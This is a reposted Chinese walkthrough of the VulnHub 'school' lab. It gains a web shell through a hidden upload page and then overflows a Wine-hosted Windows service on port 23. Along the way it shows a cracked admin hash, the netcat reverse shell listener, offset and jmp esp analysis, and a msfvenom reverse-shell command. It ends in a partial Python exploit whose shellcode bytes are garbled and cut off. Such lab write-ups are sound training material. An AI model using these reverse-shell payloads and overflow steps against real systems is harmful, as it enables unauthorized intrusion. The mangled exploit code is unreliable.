linux启动wine服务,Linux下wine运行Windows服务的缓冲区溢出

转载

恋山堂掌柜 于 2021-05-09 19:26:11 发布 70 收藏
文章标签： linux启动wine服务
原标题：Linux下wine运行Windows服务的缓冲区溢出

看雪论坛作者ID：WindyMan


这是vulnhub里一个非常有意思的靶机，下载地址是https://www.vulnhub.com/entry/school-1,613/。

这个靶机是Linux系统的，取得用户shell的难度是初级，但是取得root shell需要对wine运行的windows程序进行溢出攻击。

首先，加载靶机到VirtualBox，运行后取得IP地址，并用nmap进行扫描。

```
└─$nmap -sC   -p-  192.168.56.12 -oN ports.log
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-13 19:06 CST
Nmap scan report for 192.168.56.12 (192.168.56.12)
Host is up (0.0013s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   2048 de:b5:23:89:bb:9f:d4:1a:b5:04:53:d0:b7:5c:b0:3f (RSA)
|   256 16:09:14:ea:b9:fa:17:e9:45:39:5e:3b:b4:fd:11:0a (ECDSA)
|_  256 9f:66:5e:71:b9:12:5d:ed:70:5a:4f:5a:8d:0d:65:d5 (ED25519)
23/tcp   open  telnet
80/tcp   open  http
| http-title: 404 Not Found
|_Requested resource was login.php
8088/tcp open  radan-http
```

经过一番测试，除了80端口，其它端口目前都没有发现什么。用浏览器打开靶机，发现直接跳转到http://192.168.56.12/student_attendance/login.php。




测试了几个弱口令，无法登录。开始爆破网站目录，发现了一些文件和文件夹。

gobusterdir -u http://192.168.56.12/student_attendance/ -t 50-x .php,.html,.txt -w /usr/share/dirbuster/wordlists/directory-list- 2. 3-medium.txt -b 403, 404

```
/login.php            (Status: 200) [Size: 4765]
/home.php             (Status: 200) [Size: 2985]
/article.txt          (Status: 200) [Size: 0]
/index.php            (Status: 302) [Size: 14619] [--> login.php]
/header.php           (Status: 200) [Size: 2548]
/assets               (Status: 301) [Size: 334] [--> http://192.168.56.12/student_attendance/assets/]
/users.php            (Status: 200) [Size: 3315]
/faculty.php          (Status: 200) [Size: 2968]
/courses.php          (Status: 200) [Size: 5444]
/database             (Status: 301) [Size: 336] [--> http://192.168.56.12/student_attendance/database/]
/ajax.php             (Status: 200) [Size: 0]
/students.php         (Status: 200) [Size: 3152]
/readme.txt           (Status: 200) [Size: 0]
/navbar.php           (Status: 200) [Size: 1948]
/class.php            (Status: 200) [Size: 4764]
/subjects.php         (Status: 200) [Size: 4956]
/topbar.php           (Status: 200) [Size: 1284]
```


经过一番浏览，在database文件夹里发现一个student_attendance_db.sql文。



下载下来以后，查看其中的内容，发现了2个用户名和密码。

```
INSERT INTO `users` (`id`, `name`, `username`, `password`, `type`, `faculty_id`) VALUES
(1, 'Administrator', 'admin', '0192023a7bbd73250516f069df18b500', 1, 0),
(2, 'John Smith', 'jsmith@sample.com', 'af606ddc433ae6471f104872585cf880', 3, 1);
```


在线解出admin的密码为admin123。随后用这个用户名和密码登录刚才的界面，进入一个控制面板。



在这个控制面板进行查找后发现，并没有可以利用的地方。这里，查看一下页面源代码，发现有一处很特别的注释。

```
<div class="sidebar-list">
        <a href="index.php?page=home" class="nav-item nav-home"><span class='icon-field'><i class="fa fa-tachometer-alt "></i></span> Dashboard</a>
                        <a href="index.php?page=courses" class="nav-item nav-courses"><span class='icon-field'><i class="fa fa-th-list "></i></span> Course</a>
        <a href="index.php?page=subjects" class="nav-item nav-subjects"><span class='icon-field'><i class="fa fa-book "></i></span> Subject</a>
        <a href="index.php?page=class" class="nav-item nav-class"><span class='icon-field'><i class="fa fa-list-alt "></i></span> Class</a>
        <a href="index.php?page=faculty" class="nav-item nav-faculty"><span class='icon-field'><i class="fa fa-user-tie "></i></span> Faculty</a>
        <a href="index.php?page=students" class="nav-item nav-students"><span class='icon-field'><i class="fa fa-user-friends "></i></span> Student</a>
        <a href="index.php?page=class_subject" class="nav-item nav-class_subject"><span class='icon-field'><i class="fa fa-user-friends "></i></span> Class per Subject</a>
                        <a href="index.php?page=check_attendance" class="nav-item nav-check_attendance"><span class='icon-field'><i class="fa fa-tasks "></i></span> Check Attendance</a>
        <a href="index.php?page=attendance_record" class="nav-item nav-attendance_record"><span class='icon-field'><i class="fa fa-tasks "></i></span> Attendance Record</a>
        <a href="index.php?page=attendance_report" class="nav-item nav-attendance_report"><span class='icon-field'><i class="fa fa-tasks "></i></span> Attendance Report</a>
                        <a href="index.php?page=users" class="nav-item nav-users"><span class='icon-field'><i class="fa fa-users "></i></span> Users</a>
        <!-- <a href="index.php?page=site_settings" class="nav-item nav-site_settings"><span class='icon-field'><i class="fa fa-cogs text-danger"></i></span> System Settings</a> -->
    </div>
```

这说明后台很有可能有一个site_settings页面，但是被注释隐藏了。我们直接在地址栏里输入http://192.168.56.12/student_attendance/index.php?page=site_settings尝试访问，果然来到一个新的界面。最重要的是，有上传文件按钮。



我们选择上传一个php的反弹shell，同时监听相关端口，随后得到了用户shell。

```
└──╼ $nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.56.100] from (UNKNOWN) [192.168.56.12] 46668
Linux school 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64 GNU/Linux
 08:32:39 up  3:06,  0 users,  load average: 0.13, 0.05, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@school:/$ pwd
pwd
/
www-data@school:/$
```

发现靶机有两个用户，fox和ppp。在fox的home目录下，找到了用户flag。又经过一番探索，包括查找SUID、可写文件、getcap等操作，没有发现可以利用来提权的地方。但是发现一个有意思的地方，就是www-data用户可以进入 /root目录，虽然目前无法读取root的flag，但是发现一个有意思的文件。

```
www-data@school:/root$ ls -la
ls -la
total 36
drwxr-xr-x  4 root root 4096 Nov  7 10:13 .
drwxr-xr-x 18 root root 4096 Nov  3 13:43 ..
lrwxrwxrwx  1 root root    9 Nov  7 10:11 .bash_history -> /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Oct 27 15:37 .ssh
-rw-------  1 root root  764 Nov  7 10:13 .viminfo
drwxr-xr-x  4 root root 4096 Dec 13 08:09 .wine
-rw-------  1 root root   33 Nov  7 10:11 proof.txt
-rwxr-xr-x  1 root root   61 Nov  3 13:43 win
```


查看win文件的内容，发现这一个可执行脚本，用处就是不断地用wine执行access.exe程序。

```
www-data@school:/root$ cat win
cat win
while true
 do
  wine /opt/access/access.exe
  sleep 3
 done
```


那么这个程序肯定是在运行的，ps aux|grep access.exe无法查看PID，且netstat -tlnup也无法显示相关端口对应的PID，估计是权限太低的原因。

```
www-data@school:/root$ netstat -tlnup
netstat -tlnup
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
udp        0      0 0.0.0.0:631             0.0.0.0:*                           -
udp        0      0 0.0.0.0:60608           0.0.0.0:*                           -
```


我们把access.exe下载到本地的windows上运行后，发现该程序运行在23端口。因此，可以判断靶机里的23端口正是wine运行的access。(其实，后期在反汇编中可以很清楚地看到access.exe的端口号。)




我们在本地的windows上运行access.exe程序，并尝试用nc连接。连接后输入字符串。当字符串长度较小时，程序运行正常，当字符串长度较大时，access.exe程序就会退出。初步猜测，这应该是一个缓冲区溢出漏洞。



经过反复测试，可以得出，当字符串长度为1902时，是access.exe可以正常运行的最大输入字符串长度。为了进一步确认字符串溢出的位置，我们使用x32dbg(因为程序是32位的)和IDA来确认程序出错的位置。首先，我们用python生成溢出字符串，这里我们先生成1902个'a'和4个'b'。



用x32dbg加载access.exe，按几次F9后让服务端运行起来，然后在客户端输入刚才的溢出测试字符串，这时程序中断在004018E7处，且状态栏显示“异常于62626262“，这正是我们刚才输出的测试字符串中的'bbbb"。说明1902个'a'正好将程序分配的堆栈全部占满，'bbbb'占据了调用函数返回值的地址(见右下角堆栈视图)。




经过几次调试跟踪，我们发现，程序错误出现在access.exe程序的004018CE处(_f3)。

```
.text:004018CE ; int __cdecl f3(char *)
.text:004018CE                 public _f3
.text:004018CE _f3             proc near               ; CODE XREF: _ConnectionHandler@4+249↓p
.text:004018CE
.text:004018CE var_76A         = byte ptr -76Ah
.text:004018CE arg_0           = dword ptr  8
.text:004018CE
.text:004018CE ; __unwind {
.text:004018CE                 push    ebp
.text:004018CF                 mov     ebp, esp
.text:004018D1                 sub     esp, 788h
.text:004018D7                 mov     eax, [ebp+arg_0]
.text:004018DA                 mov     [esp+4], eax    ; char *
.text:004018DE                 lea     eax, [ebp+var_76A]
.text:004018E4                 mov     [esp], eax      ; char *
.text:004018E7                 call    _strcpy
.text:004018EC                 nop
.text:004018ED                 leave
.text:004018EE                 retn
.text:004018EE ; } // starts at 4018CE
.text:004018EE _f3             endp
```

使用F5可以更清楚看到，这就是个strcpy调用，其中，预留的缓冲区大小0x76A，转换成10进制，正好是1898，再加上4个byte的参数的位置，正好是1902。

下面，开始形成我们的溢出思路。我们是无法像在本机调试一样去调试靶机的程序的，唯一的途径就是通过连接23端口，输入数据，而相关数据均保存在堆栈中。因此，我们要将shellcode输入给access.exe，同时，让access.exe溢出后，能执行我们的代码。有时，需要在返回地址和shellcode之间放一些代码，以保证对齐要求，但是本例中没有必要。



下面遇到的问题，就是如何让返回地址指向我们需要执行的代码？由于返回地址弹出后，堆栈指针esp指向shellcode的顶部(或nop指令的顶部)，最简单的方法就是jmp esp，这样就可以接着跳转回堆栈中执行，但这句jmp esp指令必须是在原程序中，而我们返回地址只能指向jmp esp这句指令的地址。我们在access.exe中未找到jmp esp，但是发现，它还有一个动态加载的dll：funcs_access.dll。

```
www-data@school:/opt/access$ ls -la
ls -la
total 88
drwxr-xr-x 2 root root  4096 Nov  7 09:48 .
drwxr-xr-x 3 root root  4096 Nov  7 07:35 ..
-rw-r--r-- 1 root root 51019 Nov  7 09:38 access.exe
-rw-r--r-- 1 root root 28613 Nov  7 09:22 funcs_access.dll
```

用IDA打开funcs_access.dll文件，发现了其中就有我们需要的指令，而且不止一处。

```
.text:625012CD ; Attributes: bp-based frame
.text:625012CD
.text:625012CD                 public _auxfunc2
.text:625012CD _auxfunc2       proc near
.text:625012CD ; __unwind {
.text:625012CD                 push    ebp
.text:625012CE                 mov     ebp, esp
.text:625012D0                 jmp     esp
.text:625012D0 _auxfunc2       endp
.text:625012D0
.text:625012D2 ; ---------------------------------
.text:625012D2                 jmp     eax
.text:625012D4 ; ---------------------------------
.text:625012D4                 pop     eax
.text:625012D5                 pop     eax
.text:625012D6                 retn
.text:625012D6 ; ---------------------------------
.text:625012D7                 align 4
.text:625012D8                 pop     ebp
.text:625012D9                 retn
.text:625012D9 ; } // starts at 625012CD
.text:625012DA ; Exported entry   3. auxfunc3
.text:625012DA
.text:625012DA ; =============== S U B R O U T I N E
.text:625012DA
.text:625012DA ; Attributes: bp-based frame
.text:625012DA
.text:625012DA                 public _auxfunc3
.text:625012DA _auxfunc3       proc near
.text:625012DA ; __unwind {
.text:625012DA                 push    ebp
.text:625012DB                 mov     ebp, esp
.text:625012DD                 jmp     esp
.text:625012DD _auxfunc3       endp
.text:625012DD
```

下面就是返回地址的确定，IDA已经显示出来了，dll动态加载后，jmp esp的地址是0x625012D0。在x32dbg中，加载access.exe后，

```
625012CD    55          push ebp                    auxfunc2
625012CE    89E5        mov ebp,esp
625012D0    FFE4        jmp esp
625012D2    FFE0        jmp eax
625012D4    58          pop eax                     eax:"aaaaaaaaaaaaaaaaaaaaa
625012D5    58          pop eax                     eax:"aaaaaaaaaaaaaaaaaaaaa
625012D6    C3          ret
```

这里还有一个坑，就是access.exe程序里，对客户端的输入字符串进行了过滤，有一些字符是不能使用的，注意在生成shellcode时，这部分字符串不能使用。

```
while ( lpThreadParameter )
{
  result = recv(s, buf, len, 0);
  v5 = result;
  if ( result > 0 )
  {
    v4 = (char *)malloc(0xB54u);
    memset(v4, 0, 0xB54u);
    strncpy(v4, buf, 0xB54u);
    for ( i = 0; ; ++i )
    {
      v2 = strlen(v4);
      if ( v2 <= i )
        break;
      if ( v4[i] == 0x4D )
      {
        v4[i + 1] = 0;
        v4[i] = -80;
      }
      if ( v4[i] == 0x4F )
      {
        v4[i + 1] = 0;
        v4[i] = -80;
      }
      if ( v4[i] == 0x5F )
      {
        v4[i + 1] = 0;
        v4[i] = -80;
      }
      if ( v4[i] == 0x79 )
      {
        v4[i + 1] = 0;
        v4[i] = -80;
      }
      if ( v4[i] == 0x7E )
      {
        v4[i + 1] = 0;
        v4[i] = -80;
      }
      if ( v4[i] == 0x7F )
      {
        v4[i + 1] = 0;
        v4[i] = -80;
      }
    }
```

shellcode使用msfvenom生成，命令是

msfvenom-p windows/shell_reverse_tcp LHOST= 192.168.56.100LPORT= 4444-b 'x00x0ax4dx4fx5fx79x7ex7f'-f python

下面就可以编写溢出程序了，完整的python代码如下：

#!/usr/bin/python3import socket

buf=b"target_ip='192.168.56.12'

target_port=23

recv_buf=4096

junk = b'a' * 1902

ret_addr=b'xd0x12x50x62'

#nops=b'x90'*32 可选

buf += b "x33xc9x83xe9xafxe8xffxffxffxffxc0x5ex81"

buf += b "x76x0exe1xa8xa3x85x83xeexfcxe2xf4x1dx40"

buf += b "x21x85xe1xa8xc3x0cx04x99x63xe1x6axf8x93"

buf += b "x0exb3xa4x28xd7xf5x23xd1xadxeex1fxe9xa3"

```
buf += b "xd0x57x0fxb9x80xd4xa1xa9xc1x69x6cx88xe0"

buf += b "x6fx41x77xb3xffx28xd7xf1x23xe9xb9x6axe4"

buf += b "xb2xfdx02xe0xa2x54xb0x23xfaxa5xe0x7bx28"

buf += b "xccxf9x4bx99xccx6ax9cx28x84x37x99x5cx29"

buf += b "x20x67xaex84&x90x43xf0x17xabxdex7dxda"

buf += b "xd5x87xf0x05xf0x28xddxc5xa9x70xe3x6axa4"

buf += b "xe8x0exb9xb4xa2x56x6axacx28x84x31x21xe7"

buf += b "xa1xc5xf3xf8xe4xb8xf2xf2x7ax01xf7xfcxdf"

buf += b "x6axbax48x08xbcxc0x90xb7xe1xa8xcbxf2x92"

buf += b "x9axfcxd1x89xe4xd4xa3xe6x57x76x3dx71xa9"

buf += b "xa3x85xc8x6cxf7xd5x89x81x23xeexe1x57x76"

